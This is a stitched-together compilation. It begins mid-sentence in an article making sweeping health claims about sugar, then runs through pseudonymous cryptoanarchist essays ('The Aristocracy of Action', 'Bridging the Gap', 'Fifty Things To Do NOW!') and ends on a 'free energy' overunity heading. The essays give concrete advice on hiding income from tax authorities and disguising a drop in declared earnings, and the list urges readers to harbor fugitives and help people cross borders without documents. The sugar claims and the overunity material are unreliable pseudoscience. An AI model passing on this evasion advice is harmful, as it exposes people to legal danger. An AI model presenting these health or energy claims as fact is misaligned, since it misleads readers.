attacks. Sugar increases "bad" LDL cholesterol, decreases "good" HDL cholesterol, and increases triglyceride levels in the blood. If antioxidant vitamins and minerals are deficient, these triglycerides can be oxidized causing serious health problems. In addition, red blood cells are choked by the saturated fats and this reduces their ability to carry oxygen to our tissues.

Hypoglycemia (low blood sugar) is another problem caused by sugar consumption. When insulin is secreted into the blood, it makes blood sugar levels fall rapidly. Insulin levels remain high however, so the body continues to take up sugar beyond the point where it needs to. The result is hypoglycemia. Symptoms include weakness, dizziness, crying spells, insomnia, aggression, and depression. Sugar in breakfasts or lunches can cause children to do poorly in school. They become hypoglycemic about 60 minutes after eating sugar and this affects brain function. Many teachers claim that their students are "brain dead" after lunch, and this is why.

Sugar-induced hormone imbalances tax and weaken the immune system to the point where it can no longer defend the body. When insulin causes blood sugar to fall excessively low, the adrenal glands secrete hormones that pump blood sugar back up. Daily consumption of sugar causes an overworked biochemical balancing act resulting in adrenal exhaustion, which in turn decreases the body's ability to respond to future stress. Adrenal exhaustion is now a common problem in the chronically ill. Sugar quadruples adrenaline levels, while increasing both cholesterol and cortisone. Cortisone is known to depress immune function. Studies show that the ability of white cells to destroy harmful bacteria is reduced as sugar consumption rises. This is why children, who eat lots of sugar, are more susceptible to colds, flu, and other infections.

Fiber Deficiency

Humans were designed to derive energy from complex carbohydrates, which are naturally high in fiber. By contrast, a high sugar diet provides calories without the fiber that is essential to human health. Insufficient fiber causes materials to move too slowly through the digestive tract. This can cause constipation, which is a big problem in our society. It also causes waste to remain too long in the colon.

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The Aristocracy of Action

Our situation

It's now been several decades since the idea of cyber-libertarianism and cryptoanarchy first entered the minds of more than a few people. Today, we see almost nothing. There are a dozen reasons for it, and they do not include that the vision was unsound or undoable. The main reason, as I see it, lies in the nature of today's man and the size of the project ahead.

There are a few very active players in the cryptoanarchic and agoristic scene. People that work hard to make things happen. That spend countless hours of their time, and thousands of dollars worth of equipment and services to create a new reality. And I applaud them, because they are not the problem by the only reason why these thoughts still exist.

Today we look at a world that appears to more and more people as being dysfunctional. We begin to learn that a world that is built on hierarchy after hierarchy of management, centralization of control and a constant spiral of intervention does not work in the long run. All our so called public services are broke or at the verge of breakdown. Certainly the explanation the mainstream media and the intelligentsia espouses is that all that is due to "lack of regulation", "lack of oversight" or "greedy capitalism". I disagree. The fundamental reason in my view is that you cannot change the world by wishful thinking, not by visions that ignore the reality of nature, economics and human behavior. The masses thought that fixing the problems caused by the latest fix of a problem would sooner or later lead to a perfect world. I got news for you: It does not. There is no man-made paradise to ever exist on this planet - quite the contrary: The only thing we created so far is a man-made hell for so many.

Yes, mankind has achieved many things. Not the smallest among them is that hunger and plagues have been largely overcome for hundreds of millions of people in the west - and they are beginning to become a much lesser problem day by day in the developing countries. If you do not believe that, please look at the living conditions before the industrial revolution began. But instead of embracing this great achievement the fat and satisfied masses of the west, those that have forgotten hunger and poverty, are spitting on the things that made this possible - like the rule of law, functional markets, relative economic freedom and things like that (read Hernando de Soto, The Other Path or The Mystery of Capitalism by the same author for some not-too-radical insight into this). Instead of embracing individualism, liberty and economic freedom the world is turning to the next fix of self-induced problems. Instead of doing away with harmful Corporatism the call is out to create a more "social" world, a world where the blessing of democratic control enters into even more areas of life. Where government is seen again as the blessing of the many and the protector of the weak. As if history has never taught us any lesson. Like the fundamental lesson that only a productive lifestyle - and not a parasitic one - can advance the lot of humanity. It is no accident that economists, complexity theorists and other scientists are developing an understanding for how fragile our systems have become. Systems that are not built on individual achievement, productivity or decision-making, but systems that are built on redistribution, fraud and top-down control. Our way of living - of ruling others - is only steps away from global disaster, indeed it probably passed the climax several years ago and is accelerating on its path to oblivion. I am not saying that the world ends tomorrow, but truly we currently face only two options: Delay the decay or break down today.

Today the task ahead is the same it was decades ago for those looking for a sound

alternative. And still the answer is the same. We need a more detangled world, a more free world, more decisions made by individuals, more diversity. The lessons that are shouted from the roof-tops by those that want to save the planet are not applied to humans. Instead, we are living in a forced mono-culture that is just another bug away from ecologic collapse. And grass-roots action is most of the time just an illusion - in the end it is all about telling the rulers from below to adapt new rules for all. The problem is the "for all", the monoculture of activity, rules, thoughts. We need diversity. We need competition for the best ideas while tolerating those that are inferior. The alternative, the "fix", is not more of the same. It is a radical change of thought. It is true tolerance, true liberty, individualism not collectivism. It is a world that operates on two simple rules: "Don't do unto others what you don't want done unto yourself", and "Leave each other alone unless you are asked to the contrary". Yes, it is about "leaving each other alone", not intruding on their every thought, action and word as if the pure existence of another gives you permission to mess with it.

But, you are most likely aware of that all already. The question that matters most is "where to go from here"?

Three fundamental steps of thought

First, everyone wishing to live in another world has to realize that this world does not simply come about by wishful thinking. Nor does it come around by applying the same "fixes" that broke our world. It does not even come about through talking, influencing the media or politics. There is only one path to that new world, and that path is gruesome.

The first step on that path is that we honestly have to deprogram ourselves from the learned methods of collectivist thought, mono-cultural thinking, top-down directing and hoping for the masses. I repeat: Do not waste your time in trying to fix politics, win over the masses or receive approval. You are on your own for now. While this might sound cruel it is still true. Every achiever is alone at first - and possibly for a long time. Societies break down collectively, but they are only rebuilt individually.

The second step thus is to realize that you have to be a builder. That it is you, as a person, as an individual, that really needs to take action. There is no one you can or should wait for. Nor is there a blueprint that you just have to give to the architects of the future. Read carefully - if you do not act, nothing will be. If you do not implement your dreams, if you do not work for your goals, they will never come true. And even if they would - you would have no say in them, you would not own them. You would just be a free rider - and we despise free riders.

The third step is cooperation and competition. One of the biggest inventions of mankind was the division of labor, and the competitive market. I will not bore you with details since others have written about these things more eloquently, but let me make something very clear here: Neither cooperation nor competition works by sitting around idly. To compete, you have to create first. To cooperate, you have to have something to offer as a bargain. There is neither cooperation nor competition for those that do not produce first. You cannot sit around waiting for the market to fulfill your dreams and come up with the solutions for your problems. The market does not create. The market is solely the method that punishes your failures and rewards your achievements. That is why many people today hate free markets - because it will punish you.

The market brings nothing into existence - entrepreneurs do. People that take action and face reality. Individuals that invest, think, act, build - and then compete and cooperate. The market only amplifies the actions of those that do comparatively well while taking out those that only create waste. And everyone who does not produce calls for the latter. Makes you wonder why a society that always

talks about how evolution did this or does that still does not get this simple concept.

Before continuing, be aware that the three steps mentioned above build on each other - and that they are only complete together. They do not stand alone.

Our opposition

It is crucial to realize that all we can do is about cultural entrepreneurship - we have to create cultural systems. However, these changes are not welcome. The current culture does not welcome our input, our ideas, our work. It opposes everything we stand for. The current culture is that of the masses, of redistribution, of control, of majority-approval. It gives security through numbers, of being the same within limits. All we do is perceived as a fatal threat to it's structure.

Maybe you think that I grossly exaggerate here, if you do, simply present the ideas of cryptoanarchy or even radical individualism to your peer-group.

Opposition to contemporary culture comes with several consequences.

First, it means that developing the current state of affairs into a new society would be a very energy-consuming and unlikely thing to accomplish. It makes much more sense to develop our society independently from what exists.

Second, we have no chance for mass approval before we have already outcompeted the current systems of the world. And even then mass approval is not a goal that is worth achieving in itself.

Third, the competition with the dominant culture comes with great risks. We will be, and are already, met with every resistance available. We are not welcome. We are enemies, and treated accordingly. This includes that those that defend the current systems of the world will take any action they see necessary, or even useful, to destroy us.

- From this come two lessons I personally have learned the very hard way and taken to heart since then: Being active as a cultural entrepreneur that seeks to build a competing way of life comes with personal risks. It is smart to take reasonable security measures. We should not be naive and trust in the goodness of the hearts of our competition, nor should we lock ourselves into little castles and become ineffective. One can win a battle in two ways: Overpower the enemy in battle or scare him into submission and burn all his resources. We can defend ourselves against being overpowered with good security on our end. But we should never take it so far that we are scared away, our resources burnt or our troops immobilized.

Cultural conflict comes with risks, even with the risk of personal harm. If you are not aware of that, or not willing to take these risks, please - just leave us alone, you are not an ally then but just another risk for us to take and another sink for our energies better spent on productive action. And, by the way, stop telling us what to do if you are unwilling to do it yourself.

Notes about another society

I have no idea how another world will look in detail. But this does not keep me from working on creating it best as I can. We all learn by doing, and we identify what is relatively best by competition. There are several lessons we have learned in this process, errors we have made and identified - lessons I would like you to think about and reap profit from:

* Do not wait for perfection - anything is better than nothing. Especially when smart people meet, the theory often overcomes the practical. We spend years in developing perfect systems, perfect business-plans, perfect products - and fail. The perfect is something that develops by creating the imperfect and finding out later what is relatively best. And while you are at it you have something to build on and use. So please, do as good as you can - as long as you do.

Release early - release often - improve in the open, visibly.

This is especially important in the context of people we are active, people have floating ideas of what could be done, but it never gets done because of it. Consumer share is built by starting with the simple and extending to the complex. Also be aware that some people will complain about your product not being perfect - do not lose heart: Always keep in mind that something done is always better than something only envisioned - and people that just complain but do not have the guts to compete are bad advisors.

One telling example of this is the creation of "perfect money": While we do not have it, embrace cash, embrace gold and silver coin, embrace barter. Just do not stand still waiting. Make the best of what exists today.

* Be aware that the future will not consist of money-movers and coders only. Actually, coders and bankers just create platforms, tools. But the life comes from those that produce diversity. From the thousands of trades, products and services that people value. Do not expect all your customers to be computer-cracks or economists but instead target the mom-and-pop shops, the farmer, the carpenter. It is them to whom you have to prove valuable, it is them that you need to empower. A society of bankers and coders will starve in a day. This does not mean that they will not have to face a learning-curve, but keep it as flat as possible. Actually, if you are reading this and you are neither a coder nor a banker - you are most welcome to participate in this struggle. It is you that is most required, it is you that can do the most. Just do it.

* Do not build your actions on the approval of the masses nor depend on masses to be educated or convinced. It is as hopeless as to stand in front of an approaching herd of buffalo - either you run from them or you are overrun. It is much better to stand far away from their path that leads to destruction and invite those that split from the herd over.

* The world really does not need another social network for freedom lovers. While talk is fun, it changes little. Focus on trade, focus on getting people fed in liberty - not fed up with talk.

* We live in exciting times. Never before would a project like ours have any hope of succeeding. And the reason for this is the broad availability of international shipping and international instant digital communication (also known as the Internets). Because we are few and far apart, embrace the digital, embrace the Internets. This tool can bring us together from all places. It is what opens our market, enables us to trade with the few that we are simply because we do not have to be all in one place. We can grow slowly and wide apart - and still grow successfully.

* Embrace the physical. This is probably the biggest error we have made so far. Not everything is digital, life does not happen on the Internets. And because we are not welcome by contemporary society, we cannot delegate the physical to them. Mixing our actions with their institutions - be it banking, justice systems, police, law, identity assurance - does not work, it harms. It makes us vulnerable. Be physical yourself, create physical places to meet and trade. Protect your personal perimeter but do not stay in hiding - there is not much life and no progress in staying dug into your fortress. Be bold but reasonable. Be physical. Work on replacements for the instruments that are provided by our competition, create new physical currency, create trade networks, create warehouses, market-places, clubs, bars, hospitals, factories! Be, and be physical.

* The mixture of both the physical and the digital enables us to experiment a lot more than just having the physical. Digital communications allows us to experiment with panarchy, it means that we do not have to agree with each other because we can use digital shields to only interact when we want it, and under the terms we agree on. If someone does not subscribe to your notion of private property then you have a problem in the physical - but not so in the digital. And, it gets better: Because of these digital shields we can even cooperate if we do not agree, we do not have to answer all philosophical questions before we act. Quite the contrary: Our actions will solve the philosophical questions - and where they do not get solved they do not matter! Again, one less excuse for not acting. Act!

* You are not the only one acting, nor should you be. Division of labor does require others apart from you. And frankly speaking: We humans need human interaction. We need peers that give us new insights, new inspiration, or just someone who understands what we are going through and listens. But there is more: Trade and economy are about people more than they are about goods and money. It is the business relationships that are the fundament for many friendships, for new products, for new ideas. Furthermore we are talking about a new society to be created. This requires social interaction. Take time to invest in your relationships, invest in joining an existing or building your own tribe.

Being a builder

There is one thing that sets a builder, an entrepreneur, apart from all others. It is not his success or failure nor the numbers of his bank account or the marketing talk. It is the productive actions he takes. The entrepreneur does not wait for someone to ask him to join an established company, or someone who sits around waiting until some piece falls into place to enable him to finally stand up and act. The builder is always awake and searching for opportunity, for something he can do for profit - or even just do it for fun. He never waits for others to fix his problems and satisfy his needs.

It is also a misleading notion to think that everything an entrepreneur does is to invent new things, do things that have not been done before. But that is not always the case, actually it is rarely the case. The entrepreneur looks for things he can do better, things he can improve, things he can do differently. An entrepreneur needs to embrace diversity - just because someone else has done something does not mean that it could not be done better, cheaper, nicer, more beautiful - or even the same way again! Never shy away from competing, never shy away from improving, not even shy away from copying! Diversity is what makes the world beautiful, and resilient.

In doing the builder takes risks, and it is these risks that are what create his profit. Without risk-taking, nothing is done because nothing valuable is risk-free. It is reasonable to reduce risk - but not by all means possible. Do not freeze into inaction because you could lose. One of these risks is competition, or actually being overcome by competition. Embrace this risk, do not try to kill or control competition. Maybe you can cooperate, maybe you will lose, maybe you win. Never give up or cooperate just because you shirk away from conflict and risk. It is about creating the better things, competition helps us to find out what really is best.

The society we work for comes with a learning curve, most precisely in the tools of defense we have to use and in unlearning some of the harmful ways of doing business that we are used to from the current society we live in. There are things you have to learn, like how to use encrypted communication, how to use anonymous networks, how to communicate via instant-messaging or chat networks like IRC. It will also require you to learn things like making a deal without being able to call the police or how to enforce a contract without violence at your disposal. Self-reliance and resilience demands skills, you need to learn them. There is no way around it. Learn secure communication, encryption software and tradecraft. It will most likely keep you out of harm's way.

Also, you will need to relearn things that our forefathers knew. I am not talking about building your own barrels or to plough with a horse. I am talking more about business processes and being an honorable merchant. Many things that made trade and business effective in the past have been buried and replaced with methods that primarily serve as means of control - not improvements like that have been advertised as. Did I mention that many of these methods are less costly and time-consuming than what we have to use today?

You need to invest time in learning and building in and for the new society. It

will not come easy or fast. It is a process and you start from the bottom. Take your time to build relationships with others in the underground economy, take time to talk with people on the various chat networks and forums around. Just make sure you look for the practical stuff, the useful stuff. Do not get held up in philosophical discussions.

Also, invest in people. Talk can never replace action. To learn and to build business relationships you need to do business. This is especially important in our world. Start with small deals, listen in for reputation and warning but weight them carefully - even we have crooks amongst us. Invest in your reputation by making good deals and keeping your word - for this you have to act - you have to deal - you have to take risks.

All this said, you will probably still have this nagging feeling somewhere around the area where your heart and stomach are located. It's called fear. And it is a good thing. Fear will keep you awake and aware, it will make sure that you follow security procedures. It will serve as a protection against letting your guards down because of shame. Just make sure that you embrace your fear and not vice-versa. Rule your fear, use it, do not let it rule and use you. Seriously, your future will likely depend on if you can embrace your fear without your fear keeping you inactive.

The Aristocracy of Action

The title of this article is "Aristocracy of Action" and you might have asked yourself what it is all about.

Many people have asked me where those networks are, those bandwagons they could jump on, the perfect place for them to sit down, rest and reap the fruits of liberty. How often I have heard the words "there must be someone who has done this and that can show us". There is none of that (well, there is, but....). To become part of this, our, world you need to enter into the Aristocracy of Action.

What we do is risky, and we are people that are aware of it. What we do has value, but we also know that we might not have the best implementation. And we have learned that being picky on whom to associate and work with saves a lot of energy (and we need that for building).

In short, we are not offering you a free lunch. Maybe we do not even want to offer you our lunch at all. We are not even willing to be your leaders and marshals.

If you wait for us to solve your problems, to implement the tools that you want, to enable you and lift you up - then you are seriously mistaken. It is not our focus in life to do the work you will have to do for yourself. We are not the makers at your disposal. Do not wait for us - do it yourself. If you do we will ponder if and how we can partake. Being passive will not get you anywhere. We want doers, not talkers. We are on the lookout for those that walk the walk - not those that only talk the talk.

And we take little at face-value. You have no right to be taken serious by us, nor do we owe you anything. If you want to be included, honored even, you have to prove yourself. Prove yourself by acting, doing, building.

Neither is our world a place of free stuff. If you want something, you will have to pay for it. What we do has cost us dearly and continues to do so. Be thankful if you receive a gift, but never demand it. We will never demand anything without compensation from you either.

We are merchants, capitalists, builders, entrepreneurs, tradesmen. But contrary to contemporary belief we are civilized - actually we have to be because of what we do. We demand the same from you. Show that you are honorable and virtuous. Watch your words, keep your contracts, behave like a grown-up, serious person. If you think that this demand is old-fashioned and out-dated, leave us alone.

Be patient. Rome did not fall in a day, nor was it built in a year. Good things take time. If you are impatient you will jump from one flower to another - you will be unreliable and a bigger hassle to work with than worth it. Be quick, but be patient. However, for those that act instead of waiting for others, patience is probably the least of all problems.

Now, you might not agree with what I said above, or with what we ask for. You might think that there is a place for you in our midst where people drag you along and feed you. That you have a right to get without giving, or to demand that we take what is of no interest for you. Maybe you think that with enough education we would change our mind. Maybe so. However, if you do not produce value we are not even interested in trying. If you do not produce, go away. We do what we do precisely because we want to escape plunderers, parasites, talking-heads and free-riders. Leave us alone.

Maybe however you think that all this is too much for you. That all the problems are not worth it. That there must be an easier way or that we can make it a lighter burden for you. If you do, leave us alone. If you cannot take it, do not waste our time. We need it to somewhen have a society that is reachable even for those that cannot take it today.

But what if you agree? Then prove yourself to be of the Aristocracy of Action.

2010, by pseudonymous-VYE4hb3v84v2

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Anarplex

Bridging the Gap - From Etienne de la Boetie to Global Guerillas

In his famous essay, the Discourse of Voluntary Servitude, french philosopher and political thinker, Etienne de la Boetie, makes the one observation that can explain every revolution, every political change and every advancement in freedom. If the people stop supporting their tyrants, not even actively bringing him down, but just removing their support for his actions, he will fall under his own weight. After all, every tyrant and even every group of tyrants is in the minority - by far. Even the bloated Big Governments of today are just tiny percentages of the overall population. If the people removed their support in the form of paying their money as taxes, no police hug, politician or bureaucrat would get paid day after tomorrow. The state lives hand to mouth all day, every day. The state doesn't save.

There is one problem of course - there is no such entity as The People(tm). There are only individuals. And while The People might count millions and be, overall, immune to the tyrants' attacks, the individual is only a single erson and quite vulnerable to any punitive or retributive action of even a small group of tyrant thugs. Think of the tax protesters Ed and Elaine Brown. Think of Ghandi, who was put in jail for years. Scaring the individual is the only tactic the tyrant has. For if all individuals feel alone and scared, they won't dare remove their support. They'll fear being the one who gets hit by overly cruel and over the top punishment for stepping out of line.

So how does one advance the cause of freedom for himself and others?

Think superempowerment. Coined by John Robb of GlobalGuerillas.typepad.com, the term superempowerment describes technology, infrastructure, knowdledge and systems that enable the individual to have an impact far beyond his own means. It could be described as the capitalization or arming of every individual. A single man must work all day just to feed himself and stay alive. But a man working in a highly capitalized factory and armed with knowledge about production is able to earn hundreds of dollars in only eight hours each day. Those dollars will buy him food, shelter, clothes, energy, a car and much more. The productivity of the single person is greatly elevated due to capital being invested in his work.

This seems like an obvious answer. Capitalize the individual. Superempower every person on the planet to opt out of the system if they so desire. When a voter dislikes the behaviour of a politician, removing his support for the politician should be as easy as sending out an email or stopping a monthly transfer on his bank account.

John Robb describes single individuals creating millions of dollars of damage per day by cutting oil pipelines or removing other vital bottlenecks in resource flow. That's not what is needed for toppling the tyrants. To remove their support of the government, what people need most is quite simple. The ability to stop paying taxes, and the safety from government retribution for doing so.

As almost all countries nowadays force employers to pay taxes from their employees' wages, few people have the choice to not pay taxes. To make this a possibility, there needs to exist a simple and obvious way to pay employees, shop owners and other trade partners without using the traditional routes. This could take the form of cash, encrypted online-payments or silver coins.

To make sure that nobody, while waging the possibility to stop his support for tyranny, has to fear the tyrant's retribution, there need to exist safety mechanisms. This means the ability to hide payments from government control.

In principal, this is easy. One just has to keep ones cash under the mattress instead of putting it on a government-inspected bank account with Bank of America. While neither trade partner tell on each other, government has little knowledge of their activities. That is, if they stick to untracked methods of payment, not bank wires, official cheques and credit cards. Government has historically been desperate enough to crack down on ordinary citizens, searching their premises for "illegal" money, gold, jewelery and other forms of possible barter or payment. But technically, this is impossible to do with everyone, as long as the tracked methods of payment are avoided. Government cannot possibly break into the houses of 300 million people each and every day, looking if there's a bundle of cash under the mattress this time. Only the superempowerment of government thugs, by way of cooperating credit card companies and bank institutions can enable this. If one stays clear of those, one should be able to hide every cash transaction.

While government may collapse if The People(tm) all started using crypto-currencies today, it's not very likely that everyone will do so at the same time. There will be people who are first do go off the radar, and those people might get unneeded attention for just that - getting of the governments financial radar. If Joe earns \$200,000 a year in 2010, but \$0 in 2011, yet still drives his Mercedes and moves into a new, luxurious home, the tyrant will smell deceit. Thus, especially in the beginnings, one must find ways to hide the move from tracked payments to free payments. There are many ways to accomplish this. Slowly reduce your official working hours, but continue working for free payment on the side. Take a year off to live off your savings, while secretly working for free money. Move your company off shore. Don't drive your new car around the IRS building while claiming you've lost your job. Actually, lose your job. Big Government will be happy to hide your ass for you.

But protecting individuals willing to opt out from government is only one side of the coin. There also needs to be protection from those willing to exploit the opting out and the concurring loss in government power on ones side. For example, I can't go to the police and claim someone didn't pay me the 500 gold coins he promised without attracting a lot of unwanted attention. In fact I'd probably go to jail for trading something worth 500 gold coins and not giving government it's fair share. Private institutions that protect free individuals, without forcing them to resort to government power to enforce their contracts, need to step in. There are of course countless forms and niches. Private arbitration of contract disputes. Private defense. Private insurance against theft, accident or other loss. Third party guarantors that make sure both parties consent to the trade before releasing the payment. As these are free institutions, not backed by coercion or goverment power, they can't rely on either to work. They need to function on a purely voluntary basis. This can be accomplished by systems of trust, recommendation, ostracizm and many other techniques.

For these to function properly, secret communication is key. Nobody can help others defy the tyrant if the tyrant can read their emails. That means encryption, private darknets and alternative intra- or internets.

Consider an example. A group of free entrepreneurs decide to form an insurance pool against being robbed by tyrant thugs. In case any one of them is being robbed by a government entity, they all split the loss. What is needed to make this insurance against robbery work? For one, they need a form of paying each other without drawing attention of the thugs. If each insurance payment led to further robbery, the pool wouldn't work. The person suffering the damage and receiving the payment also needs ways of using his compensation without drawing attention. This most likely means ways of shopping for goods

and services without being tracked by the government. To make the whole insurance system work, the participants need to communicate in secret. Even sending encrypted email to one another is likely suspicious. Tyrants can draw connections between them even without knowing what they actually wrote each other. Any messages between them need to be sent over channels that disguise both the sender and the receiver to outsiders.

All considered, most of the technical infrastructure is already developed. There are encrypted currencies. There is encrypted email. There are multi-hop VPN services, proxies and darknets. To superempower an individual willing to opt out of supporting tyranny, these technologies must be available to the layperson at the tip of his finger. He must first learn about their existence, be able to use them without much hassle and trust them with his money.

The technological part is developed enough. What's needed is entrepreneurs, delivering those technologies in the hands of the people waiting for them. For if the people each decide to withdraw their support of the tyrant, and for \$9.99/month are able to do so, the tyrant will indeed topple.

Fifty things to do NOW!

Anarplex

Fifty Things To Do NOW!


1. Become a part-time entrepreneur, garage-market-dealer, urban farmer, welder, whatever. Just be productive under your own command. It doesn't matter what it is; just be directly productive, and directly deal with suppliers and clients. You'll find it awesomely liberating and it will be highly useful for the free underground market.
2. Switch off the TV. Read books!
3. Socialize with people that share your ethics and that are productive and respectful. Eat together, discuss, challenge each other, help each other, have a good time.
4. Get a safe or safe deposit box. Start moving all the cash you can get in there, convert at least 30% of your cash to silver and/or gold coins.
5. Invest in trust. Do minor deals for people on a trust basis. Taking others at their word, and let yourself be challenged by yours.
6. Start looking for matches. When you talk with people, memorize what they do, and if an opportunity comes up, connect them with someone else for a minor finders fee (a burger, a few beers, whatever).
7. Join your local LIMA house. (We'll explain this in a future post.)
8. Travel, but don't go sight-seeing - spend your time getting to know the people there. Think about business opportunities with them.
9. Start using aliases and pseudonyms. Get comfortable using them in real-life situations.
10. Learn to use cryptography.
11. Learn ethics and law (not the government law!).
12. Study logic, especially the fallacies.
13. Put more cash aside. Use your part-time job as the source of saved cash.
14. Start to invest cash with people you know, in off the books projects. Start making micro-loans to people or buy shares in their operations.
15. Learn basic double-entry book-keeping. Don't waste effort on the account-numbers they teach you - understand the concept and use it.
16. Learn to write in code. We all have to use recordings, bookkeeping, contact books, transaction notes etc. These should be hard to decipher for someone taking a quick glimpse, and even hard for someone taking time to analyze them. Use tricks like date-shifting, shorthand, making up your own terms, etc. Or, if you want to spend a little more effort, learn to use memorized ciphers, such as memorizing some longer text, then apply it as a simple shifting-key to what you write, with the page number or a marker as a keypart.
17. Tell other producers, entrepreneurs, traders etc that you appreciate what they do.
18. Buy primarily from others like you, stay away from the on-the-books market as much as you can.
19. When in conflict, ask someone to mediate. Solve conflicts yourself wherever you can. Use a mutually respected and trusted third party when necessary. Stay away from state 'justice' whenever you can.
20. Start respecting secrets. Secrets are good most of the time; transparency is bad most of the time. Detox yourself from the 'everything should be in the open' propaganda.
21. Slowly make your part-time, off-the-books business, your main line of income. Things like underground dental hygiene are very cool.
22. Learn that 'off-the-books' means that you really have to excel in what you do. You have to provide quality.
23. Don't invest in single deals; invest in relationships with the market.
24. Get over it: Voting doesn't help at all.
25. Work with friends to create buying associations and selling

associations. This will give you and others lots of money to save and lots of money to hide.


26. Harbor a fugitive. (Good ones, obviously.)
27. Help someone cross a border without documents.
28. Offer small merchants silver or gold rather than fiat currency.
29. Sell your products in silver or gold.
30. Accept and use digital gold, such as Pecunix or C-gold.
31. Start a community currency in your town.
32. Use digital cash, such as eCache.
33. Use Loom, Truebanc.
34. Get serious about protecting your Internet traffic.
35. Get comfortable working your will in the world.
36. Learn how to work your will beneficially. This is not about being 'right,' it is about causing benefit.
37. Fix your mistakes (you will make them). Learn not to repeat them.
38. Learn how to communicate effectively. Again, this is not about proving that you are right - this is about getting true ideas into other minds effectively.
39. Stop obeying the state in some new way. Tell your friends about your success doing so.
40. Get comfortable with the term 'Economic Civil Disobedience.'
41. Spread the idea that the state is not magic - it is nothing more than a collection of your neighbors - no more ethical and noble than the lamer next door.
42. Learn how to find the false assumptions in arguments. Most public lies sound okay if you don't find their unspoken assumptions. If they pass too quickly, find the written version and search for the lie it contains.
43. Learn how to disagree with kindness.
44. Accept the fact that most people are confused and are just barely hanging on to their last shreds of self-esteem. Understand that state intellectuals like this condition, as it makes people easier to keep in line - a little shame goes a long way.
45. Don't waste your energy on the political crisis de jour. Busy your mind with more substantial things. Daily political dramas are a time-sink, and the statists like it. Stop following their script.
46. Use jurisdictional arbitrage to deprive the state of your money. Work with friends if the setup costs are too large for you.
47. Learn to defend yourself, your family, your neighbors and your town. No state means no military. Until you take this upon yourself, your plans will always have a gaping hole in their middle. There is no free lunch here either. Get weapons and be mentally prepared to use them. Decide in advance how and when you would use them - do not leave it to the emotion of the moment - that will make a shipwreck of the whole venture. Learn how to use them safely.
48. Do something nice for your neighbor. The people who live near you are a far more important part of your environment than any other.
49. Help people who suffer undeservedly. No state means you are responsible for charity. Sure, it will be much easier when the state isn't stealing all your extra money (or chasing you in hope of theft), but do what you can now and get used to the process.
50. Watch over your friends. Notice when they are having a bad day, show some kindness and concern. If they are overloaded, carry some of their burden. We all have bad times, and your bad day may come too. Help one another. Restore one another.



Stanis
Black Book
of Free
Energy!



Making The Diamond Chain Based Free Energy.... Overunity Proof of Concept (POC)



